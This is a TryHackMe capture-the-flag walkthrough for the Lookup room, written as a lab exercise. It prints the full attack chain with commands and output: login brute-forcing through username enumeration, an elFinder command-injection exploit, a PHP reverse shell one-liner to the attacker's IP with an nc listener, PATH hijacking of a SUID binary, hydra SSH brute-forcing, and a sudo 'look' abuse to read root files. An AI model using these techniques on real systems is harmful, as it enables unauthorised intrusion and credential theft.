

CTF Writeups & Bug Bounty » Try Hack Me » THM Challenges » Solving Lookup – TryHackMe Challenge Writeup
In this post, we are solving the Lookup room on TryHackMe. We start by brute-forcing a verbose login form, then we get a reverse shell using a CVE on elFinder. Two Linux misconfigurations lead us to the root flag.
» Link to the room on TryHackMe
Table of Contents
Introduction – Lookup
Lookup is an easy challenge from TryHackMe, allowing us to learn “reconnaissance, scanning, and enumeration to uncover hidden services and subdomains“, and “exploit web application vulnerabilities, such as command injection, and understand the significance of secure coding practices” (according to the room’s description on TryHackMe).
We need to retrieve 2 flags: the user flag and the root flag.
Let’s get the flags!
Recon – Lookup
nmap scan – open ports
First, the nmap scan:
nmap -sS -sV -Pn --disable-arp-ping -p- -T5 10.80.167.42
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
nmap options:
- -sS: TCP SYN scan method
- -sV: nmaps detects the service versions
- -T5: limits the delay to 5ms per port
- -p-: scans all ports (from 1 to 65535)
- -Pn –disable-arp-ping: disables the ICMP packets sent by default by nmap to the target
The output shows 2 running services: SSH and HTTP.
Let’s explore the web app first.
Enumerate the web app
We’ll just make a simple GET request using curl:
curl -skLi 10.80.167.42
HTTP/1.1 302 Found
Date: Wed, 04 Feb 2026 11:53:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: http://lookup.thm
Content-Length: 0
Content-Type: text/html; charset=UTF-8
curl options:
- -s: silent mode
- -k: allows insecure connections
- -L: follows redirections
- -i: show response HTTP headers
We are redirected to the virual host lookup.thm. Let’s add it to the local /etc/hosts file:
echo -n '10.80.167.42 lookup.thm' >> /etc/hosts
The same GET request with the domain this time:
curl -skLi lookup.thm
HTTP/1.1 200 OK
Date: Wed, 04 Feb 2026 11:54:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 719
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login Page</title>
  <link rel="stylesheet" href="styles.css">
</head>
<body>
  <div class="container">
    <form action="login.php" method="post">
      <h2>Login</h2>
      <div class="input-group">
        <label for="username">Username</label>
        <input type="text" id="username" name="username" required>
      </div>
      <div class="input-group">
        <label for="password">Password</label>
        <input type="password" id="password" name="password" required>
      </div>
      <button type="submit">Login</button>
    </form>
  </div>
</body>
</html>
Ok so the server responds with a login form, username and password fields.
Let’s brute-force!
By the way, I did not find any other virtual hosts, endpoints or backup php files.
Exploit – Lookup
We’ll start the exploit part with the login form brute-forcing.
Login brute-force
My intuition was to brute-force the login form because the server response allows us to enumerate the valid usernames:
- When the username doesn’t exist, the server answers with Wrong username or password.
- When the username exists but the password is incorrect, the server answers with Wrong password.
Thus allowing us to filter valid usernames.
Illustration using curl: the first request has the username admiee and the second is admin:
curl -skLi lookup.thm/login.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d "username=admiee&password=aer"
HTTP/1.1 200 OK
Date: Wed, 04 Feb 2026 12:10:03 GMT
Server: Apache/2.4.41 (Ubuntu)
Refresh: 3; url=http://lookup.thm
Vary: Accept-Encoding
Content-Length: 74
Content-Type: text/html; charset=UTF-8

Wrong username or password. Please try again.<br>Redirecting in 3 seconds.root@ip-10-80-155-5:~#


curl -skLi lookup.thm/login.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d "username=admin&password=aer"
HTTP/1.1 200 OK
Date: Wed, 04 Feb 2026 12:10:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Refresh: 3; url=http://lookup.thm
Content-Length: 62
Content-Type: text/html; charset=UTF-8

Wrong password. Please try again.<br>Redirecting in 3 seconds.
Notice that the second request receives a different response from the web server. admin is a valid username while admiee is not.
With this knowledge, we can brute-force the password for admin using ffuf:
ffuf -u "http://lookup.thm/login.php" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=admin&password=FUZZ' -fs 62 -w /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100000.txt
[...]
password123             [Status: 200, Size: 74, Words: 10, Lines: 1]
ffuf options:
- -u: URL
- -X POST: makes a POST request
- -H: custom HTTP header
- -d: HTTP POST form data
- -fs 62: removes the responses when their sizes = 62
- -w: wordlist used
Great, the password is password123.
However, it wasn’t working with the admin username:
curl -skLi lookup.thm/login.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d "username=admin&password=password123"
HTTP/1.1 200 OK
Date: Wed, 04 Feb 2026 12:14:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Refresh: 3; url=http://lookup.thm
Vary: Accept-Encoding
Content-Length: 74
Content-Type: text/html; charset=UTF-8

Wrong username or password. Please try again.<br>Redirecting in 3 seconds.
Notice that the response is Wrong username or password, which means that the username is not valid with this password.
So it’s time to fuzz the usernames with password123:
ffuf -u "http://lookup.thm/login.php" -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=FUZZ&password=password123' -fs 74 -w /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100000.txt
[...]
jose                    [Status: 302, Size: 0, Words: 1, Lines: 1]
Nice! The username jose along with the password password123 are valid credentials.
Let’s log in:
curl -skLi lookup.thm/login.php -X POST -H 'Content-Type: application/x-www-form-urlencoded' -d "username=jose&password=password123"
HTTP/1.1 302 Found
Date: Wed, 04 Feb 2026 12:17:01 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: login_status=success; expires=Wed, 04-Feb-2026 13:17:01 GMT; Max-Age=3600; path=/; domain=lookup.thm
Location: http://files.lookup.thm
Content-Length: 0
Content-Type: text/html; charset=UTF-8
OK good to know, we are redirected to another host: files.lookup.thm. Let’s add this one to /etc/hosts:
echo -n 'files.lookup.thm' >> /etc/hosts
Uploading a PHP Shell to elFinder
When accessing the new host, we are redirected to elFinder directory:
curl -skLi files.lookup.thm -b 'login_status=success'
HTTP/1.1 302 Found
Date: Wed, 04 Feb 2026 12:18:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: http://files.lookup.thm/elFinder/elfinder.html
Let’s enumerate a bit:
ffuf -u "http://files.lookup.thm/FUZZ" -b "login_status=success" -ic -mc all -fc 404 -r -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt

.htaccess               [Status: 403, Size: 281, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 281, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 281, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 3507, Words: 232, Lines: 74]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10]

ffuf -u "http://files.lookup.thm/elFinder/FUZZ" -b "login_status=success" -ic -mc all -fc 404 -r -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
                        [Status: 403, Size: 281, Words: 20, Lines: 10]
files                   [Status: 200, Size: 4723, Words: 276, Lines: 36]
php                     [Status: 200, Size: 6696, Words: 375, Lines: 42]
css                     [Status: 200, Size: 1384, Words: 80, Lines: 19]
js                      [Status: 200, Size: 1764, Words: 112, Lines: 21]
img                     [Status: 200, Size: 12220, Words: 572, Lines: 69]
sounds                  [Status: 200, Size: 964, Words: 62, Lines: 17]
We quickly find that /php/ folder contains a list of PHP files, and has directory listing enabled.
Looking online, elFinder is vulnerable to PHP connector command injection. We are going to use this exploit from exploit-db.
The payload used by this exploit involves a jpg image:

Let’s just find a jpg file on the TryHackMe attacker machine, move it to the current folder with the name SecSignal.jpg, then run the exploit script:
root@ip-10-80-155-5:/tmp# find / -type f -iname "*.jpg"
/root/.ZAP/reports/modern/resources/skyline.jpg
/root/.ZAP/reports/modern/resources/mountain.jpg
^C
root@ip-10-80-155-5:/tmp# cp /root/.ZAP/reports/modern/resources/skyline.jpg SecSignal.jpg
root@ip-10-80-155-5:/tmp# python2 /tmp/exploit.py http://files.lookup.thm/elFinder/
[*] Uploading the malicious image...
[*] Running the payload...
[+] Pwned! :)
[+] Getting the shell...
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Wonderful, we have successfully achieved Remote Command Execution!

Now it’s time to get the reverse shell. We’ll use the following php payload:
php -r '$sock=fsockopen("10.80.155.5",9000);$proc=proc_open("sh", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
On another terminal, let’s set up the nc listener to receive the incoming shell:
nc -nlvp 9000 -s 10.80.155.5
nc options:
- -n: doesn’t perform lookups on provided ports/hostnames/IP
- -l: listen mode
- -v: verbose
- -p: port to listen to
- -s: IP source address used for listening
Sending the PHP code in the shell triggers the reverse shell:
Let’s switch to the privilege escalation part.
PrivEsc – Lookup
Weird file with SUID bit set
After looking around, we find an uncommon file with the SUID bit:
www-data@ip-10-80-183-170:/tmp$ find / -type f -perm /u=s 2>/dev/null
[...]
/usr/sbin/pwm
[...]
find options:
- /: search recursively from the root folder
- -type f: looks for files
- -perm /u=s: looks for files with this permission
- 2>/dev/null: redirects errors to /dev/null (hides them from the standard output)
This is not a default program, let’s run it:
www-data@ip-10-80-183-170:/tmp$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
Well well well, we can smell the vulnerability from the output.
This program seems to be running the id command without the full path.
We can define another binary called id, modify our PATH variable so that when the id command is called without its full path then our arbitrary id binary is executed and returns the id we want.
Manipulating our id to log in as think
I forgot to mention: another user called think is present in /etc/passwd and is the owner of the /usr/bin/pwm program.
Let’s make our own id binary so it returns the id of the user think:
www-data@ip-10-80-183-170:/home/think$ /usr/bin/id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@ip-10-80-183-170:/home/think$ echo 'echo "uid=1000(think) gid=1000(think) groups=1000(think)"' >/tmp/id

www-data@ip-10-80-183-170:/home/think$ id
uid=1000(think) gid=1000(think) groups=1000(think)

www-data@ip-10-80-183-170:/home/think$ PATH=/tmp:$PATH
We made our own id binary inside the /tmp folder, and added this /tmp folder at the beginning of the PATH variable. Therefore, when the id command is called, the system will look if a binary is called id in the /tmp folder first, and it will find our arbitrary id.
Let’s test it:
www-data@ip-10-80-183-170:/home/think$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
jose&vane
jose&takie
jose&samantha
jose&pam
jose&jlo
jose&jessica
jose&jessi
josemario.AKA(think)
jose.medina.
jose.mar
jose.luis.24.oct
jose.line
jose.leonardo100
jose.leas.30
jose.ivan
jose.i22
jose.hm
jose.hater
jose.fa
jose.f
jose.dont
jose.d
jose.com}
jose.com
jose.chepe_06
jose.a91
jose.a
jose.96.
jose.9298
jose.2856171
Yup, it worked!
The program thinks we are the user think and returns a list of passwords.
After testing those passwords with hydra, we find the correct one:
root@ip-10-80-173-251:~# hydra -l think -P /tmp/passwords ssh://lookup.thm
[...]
[DATA] attacking ssh://lookup.thm:22/
[22][ssh] host: lookup.thm   login: think   password: josemario.AKA(think)
hydra options:
- -l: username to use
- -P: passwords wordlist
I put the passwords in the file /tmp/passwords before running the hydra command of course.
Now we can login through SSH to the machine and perform further privilege escalation, after reading the flag.
Command to log in through SSH:
ssh think@lookup.thm
User flag:
think@ip-10-80-183-170:~$ cat /home/think/user.txt
38375fb4dd8b**********************
Reading the root flag
Checking our sudo rights, we quickly notice a dangerous misconfiguration:
think@ip-10-80-183-170:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on ip-10-80-183-170:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on ip-10-80-183-170:
    (ALL) /usr/bin/look
We can run the /usr/bin/look command with super user rights.
This allows us to easily retrieve the root flag, using the following command from GTFObins:
sudo /usr/bin/look '' FILE
think@ip-10-80-183-170:~$ sudo /usr/bin/look '' /root/root.txt
5a285a9f257e45***********************
That’s the end of this writeup!
Final Thoughts – Lookup
Lookup is a yet another great room from TryHackMe, with a tricky form brute-force, a CVE on elFinder and common Linux misconfigurations for the privilege escalation.
I hope you enjoyed this walkthrough and learned new concepts!
Read more THM Writeups on pentestguides.com:
- Solving Lookup – TryHackMe Challenge Writeup

- Solving Basic Pentesting – TryHackMe Challenge Writeup

- RootMe Writeup – Full TryHackMe CTF Solution

- Corridor Writeup – TryHackMe IDOR Challenge

- Lo-Fi Writeup on TryHackMe – File Inclusion

Disclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.